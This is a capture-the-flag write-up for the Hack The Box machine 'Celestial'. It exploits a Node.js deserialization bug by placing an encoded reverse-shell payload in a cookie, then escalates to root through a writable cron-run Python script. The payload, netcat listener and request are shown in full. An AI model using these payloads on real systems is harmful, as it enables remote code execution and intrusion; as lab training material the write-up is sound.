
Celestial

Hack The Box (user and root)

Created by: Cyclawps52


Always NMAP the Box

```
nmap -sC -sV -e tun0 -oA celestial 10.10.10.85
```




```
# Nmap 7.70 scan initiated Tue May 29 15:01:20 2018 as: nmap -sC -sV -e tun0 -oA celestial 10.10.10.85
Nmap scan report for 10.10.10.85
Host is up (0.19s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue May 29 15:01:55 2018 -- 1 IP address (1 host up) scanned in 35.18 seconds
celestial.nmap (END)
```

- One lone service on port 3000.
    - Visiting it gives us a 404 error page.



404


Burpsuite gives us some additional information.



```
GET / HTTP/1.1
Host: 10.10.10.85:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: profile=eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ%3D%3D
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"c-8lfvj2TmiRRvB7K+JPws1w9h6aY"
Cache-Control: max-age=0
```


- There's a cookie with the value of `profile`.
    - Further research shows us a code injection method.
    - https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/

- A tool called `nodejsshell.py` can create this payload for us
  - https://github.com/ajinabraham/Node.Js-Security-Course/blob/master/nodejsshell.py



```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Celestial$ python nodejsshell.py 10.10.14.168 5252
[+] LHOST = 10.10.14.168
[+] LPORT = 5252
[+] Encoding
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,
05,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,48,46,49,48,46,49,52,46,49,54,56,34,59,10,80,79,82,84,61,3
,53,50,53,50,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,
11,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,
05,110,115,32,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49
59,32,125,59,32,125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32,110,101,119,32,110
101,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,105,111,110,
0,41,32,123,10,32,32,32,32,32,32,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101
110,116,46,119,114,105,116,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,11
,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,1
0,101,114,114,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111,111
100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110,34,41,
9,10,32,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,125,41,59,10,32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,110,
0,101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,
0,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))
```

- Open a netcat listener for the callback.
- Inject that payload into the cookie using Burpsuite
  - Add this at beginning of generated: `{"rce":"_$$ND_FUNC$$_function (){`
  - Add this at end of generated: `}()"}`
  - Base64 encode the entire result.




```
GET / HTTP/1.1
Host: 10.10.10.85:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
```

```
profile=eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7IGV2YWwoU3RyaW5nLmZyb21DaGFyQ29kZSgxMCwxMTgsOTcsMTE0LDMyLDExMCwxMDEsMTE2LDMyLDYxLDMyLDExNCwxMDEsMTEzLDE
xNywxMDUsMTE0LDEwMSw0MCwzOSwxMTAsMTAxLDExNiwzOSw0MSw1OSwxMCwxMTgsOTcsMTE0LDMyLDExNSwxMTIsOTcsMTE5LDExMCwzMiw2MSwzMiwxMTQsMTAxLDExMywxMTcsMTA1LDExNCwxMDEsND
AsMzksOTksMTA0LDEwNSwxMDgsMTAwLDk1LDExMiwxMTQsMTExLDk5LDEwMSwxMTUsMTE1LDM5LDQxLDQ2LDExNSwxMTIsOTcsMTE5LDExMCw1OSwxMCw3Miw3OSw4Myw4NCw2MSwzNCw0OSw0OCw0Niw0O
Sw0OCw0Niw0OSw1Miw0Niw0OSw1NCw1NiwzNCw1OSwxMCw4MCw3OSw4Miw4NCw2MSwzNCw1Myw1MCw1Myw1MCwzNCw1OSwxMCw4NCw3Myw3Nyw2OSw3OSw4NSw4NCw2MSwzNCw1Myw0OCw0OCw0OCwzNCw1
OSwxMCwxMDUsMTAyLDMyLDQwLDExNiwxMjEsMTEyLDEwMSwxMTEsMTAyLDMyLDgzLDExNiwxMTQsMTA1LDExMCwxMDMsNDYsMTEyLDExNCwxMTEsMTE2LDExMSwxMTYsMTIxLDExMiwxMDEsNDYsOTksMTE
xLDExMCwxMTYsOTcsMTA1LDExMCwxMTUsMzIsNjEsNjEsNjEsMzIsMzksMTE3LDExMCwxMDAsMTAxLDEwMiwxMDUsMTEwLDEwMSwxMDAsMzksNDEsMzIsMTIzLDMyLDgzLDExNiwxMTQsMTA1LDExMCwxMD
MsNDYsMTEyLDExNCwxMTEsMTE2LDExMSwxMTYsMTIxLDExMiwxMDEsNDYsOTksMTExLDExMCwxMTYsOTcsMTA1LDExMCwxMTUsMzIsNjEsMzIsMTAyLDExNywxMTAsOTksMTE2LDEwNSwxMTEsMTEwLDQwL
DEwNSwxMTYsNDEsMzIsMTIzLDMyLDExNCwxMDEsMTE2LDExNywxMTQsMTEwLDMyLDExNiwxMDQsMTA1LDExNSw0NiwxMDUsMTEwLDEwMCwxMDEsMTIwLDc5LDEwMiw0MCwxMDUsMTE2LDQxLDMyLDMzLDYx
LDMyLDQ1LDQ5LDU5LDMyLDEyNSw1OSwxMCwzMiwzMiwxMjUsNTksMTAsMTAyLDExNywxMTAsOTksMTE2LDEwNSwxMTEsMTEwLDMyLDk5LDQwLDcyLDc5LDgzLDg0LDQ0LDgwLDc5LDgyLDg0LDQxLDMyLDEyMywx
zMiwzMiwzMiwxMTgsOTcsMTE0LDMyLDk5LDEwOCwxMDUsMTAxLDExMCwxMTYsMzIsNjEsMzIsMTEwLDEwMSwxMTksMzIsMTEwLDEwMSwxMTYsNDYsODMsMTExLDk5LDEwNywxMDEsMTE2LDQwLDQxLDU5LD
EwLDMyLDMyLDMyLDMyLDk5LDEwOCwxMDUsMTAxLDExMCwxMTYsNDYsOTksMTExLDExMCwxMTAsMTAxLDk5LDExNiw0MCw4MCw3OSw4Miw4NCw0NCwzMiw3Miw3OSw4Myw4NCw0NCwzMiwxMDIsMTE3LDExMCw5OSwxMTYsMTA1LDExMSwxMTAsNDAsNDEsMzIsMTIzLDEwLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDExOCw5NywxMTQsMzIsMTE1LDEwNCwzMiw2MSwzMiwxMTUsMTEyLDk3LDExOSwxMTAsNDAsMzksNDcsOTgsMTA1LDExMCw0NywxMTUsMTA0LDM5LDQ0LDkxLDkzLDQxLDU5LDEwLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDk5LDEwOCwxMDUsMTAxLDExMCwxMTYsNDYsMTE5LDExNCwxMDUsMTE2LDEwMSw0MCwzNCw2NywxMTEsMTEwLDExMCwxMDEsOTksMTE2LDEwMSwxMDAsMzMsOTIsMTEwLDM0LDQxLDU5LDEwLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDk5LDEwOCwxMDUsMTAxLDExMCwxMTYsNDYsMTEyLDEwNSwxMTIsMTAxLDQwLDExNSwxMDQsNDYsMTE1LDExNiwxMDAsMTA1LDExMCw0MSw1OSwxMCwzMiwzMiwzMiwzMiwzMiwzMiwzMiwxMTUsMTA0LDQ2LDExNSwxMTYsMTAwLDExMSwxMTcsMTE2LDQ2LDExMiwxMDUsMTEyLDEwMSw0MCw5OSwxMDgsMTA1LDEwMSwxMTAsMTE2LDQxLDU5LDEwLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDExNSwxMDQsNDYsMTE1LDExNiwxMDAsMTAxLDExNCwxMTQsNDYsMTEyLDEwNSwxMTIsMTAxLDQwLDk5LDEwOCwxMDUsMTAxLDExMCwxMTYsNDEsNTksMTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMTE1LDEwNCw0NiwxMTEsMTEwLDQwLDM5LDEwMSwxMjAsMTA1LDExNiwzOSw0NCwxMDIsMTE3LDExMCw5OSwxMTYsMTA1LDExMSwxMTAsNDAsOTksMTExLDEwMCwxMDEsNDQsMTE1LDEwNSwxMDMsMTEwLDk3LDEwOCw0MSwxMjMsMTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsOTksMTA4LDEwNSwxMDEsMTEwLDExNiw0NiwxMDEsMTEwLDEwMCw0MCwzNCw2OCwxMDUsMTE1LDk5LDExMSwxMTAsMTEwLDEwMSw5OSwxMTYsMTAxLDEwMCwzMyw5MiwxMTAsMzQsNDEsNTksMTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMTI1LDQxLDU5LDEwLDMyLDMyLDMyLDMyLDEyNSw0MSw1OSwxMCwzMiwzMiwzMiwzMiw5OSwxMDgsMTA1LDEwMSwxMTAsMTE2LDQ2LDExMSwxMTAsNDAsMzksMTAxLDExNCwxMTQsMTExLDExNCwzOSw0NCwzMiwxMDIsMTE3LDExMCw5OSwxMTYsMTA1LDExMSwxMTAsNDAsMTAxLDQxLDMyLDEyMywxMCwzMiwzMiwzMiwzMiwzMiwzMiwzMiwxMTUsMTAxLDExNiw4NCwxMDUsMTA5LDEwMSwxMTEsMTE3LDExNiw0MCw5OSw0MCw3Miw3OSw4Myw4NCw0NCw4MCw3OSw4Miw4NCw0MSw0NCwzMiw4NCw3Myw3Nyw2OSw3OSw4NSw4NCw0MSw1OSwxMCwzMiwzMiwzMiwzMiwxMjUsNDEsNTksMTAsMTI1LDEwLDk5LDQwLDcyLDc5LDgzLDg0LDQ0LDgwLDc5LDgyLDg0LDQxLDU5LDEwLDMyLDEwKSl9KCkifQ==
```


```
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"c-8lfvj2TmiRRvB7K+JPws1w9h6aY"
Cache-Control: max-age=0
```

Upon sending the request, the shell is spawned.



```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Celestial$ nc -lvnp 5252
listening on [any] 5252 ...
connect to [10.10.14.168] from (UNKNOWN) [10.10.10.85] 50780
Connected!
whoami
sun
```


The user flag is found under `/home/sun/Documents/user.txt`.



```
sun@sun:~/Documents$ ls -al
total 16
drwxr-xr-x  2 sun sun 4096 Jun 16 00:06 .
drwxr-xr-x 21 sun sun 4096 Jun 15 23:43 ..
-rw-rw-r--  1 sun sun   29 Sep 21  2017 script.py
-rw-rw-r--  1 sun sun   33 Sep 21  2017 user.txt
sun@sun:~/Documents$ cat user.txt
9a[redacted]
sun@sun:~/Documents$
```


- But what's that `script.py` file?

Contents of `script.py`:



```
sun@sun:~/Documents$ cat script.py
print "Script is running..."
sun@sun:~/Documents$ 
```

- There's another interesting file in `/home/sun` called `output.txt`.




```
sun@sun:~$ cat output.txt
Script is running...
sun@sun:~$ 
```

- It's the stdout buffer from the script!
  - This is updated every 5 minutes with the output from the python script.

Modify the script so it is the following:


```
f = open('/root/root.txt', 'r')
print f.read()
f.close()
```



```
sun@sun:~/Documents$ echo "f = open('/root/root.txt', 'r')" > script.py
sun@sun:~/Documents$ echo "print f.read()" >> script.py
sun@sun:~/Documents$ echo "f.close()" >> script.py
sun@sun:~/Documents$ cat script.py
f = open('/root/root.txt', 'r')
print f.read()
f.close()
sun@sun:~/Documents$ 
```

And just wait until the next five minute increment for the script to run.

The `root.txt` file contents will be displayed inside `/home/sun/output.txt`.



```
sun@sun:~$ pwd
/home/sun
sun@sun:~$ ls -al output.txt
-rw-r--r-- 1 root root 34 Jun 16 00:40 output.txt
sun@sun:~$ cat output.txt
ba[redacted]

sun@sun:~$ 
```

That's the box!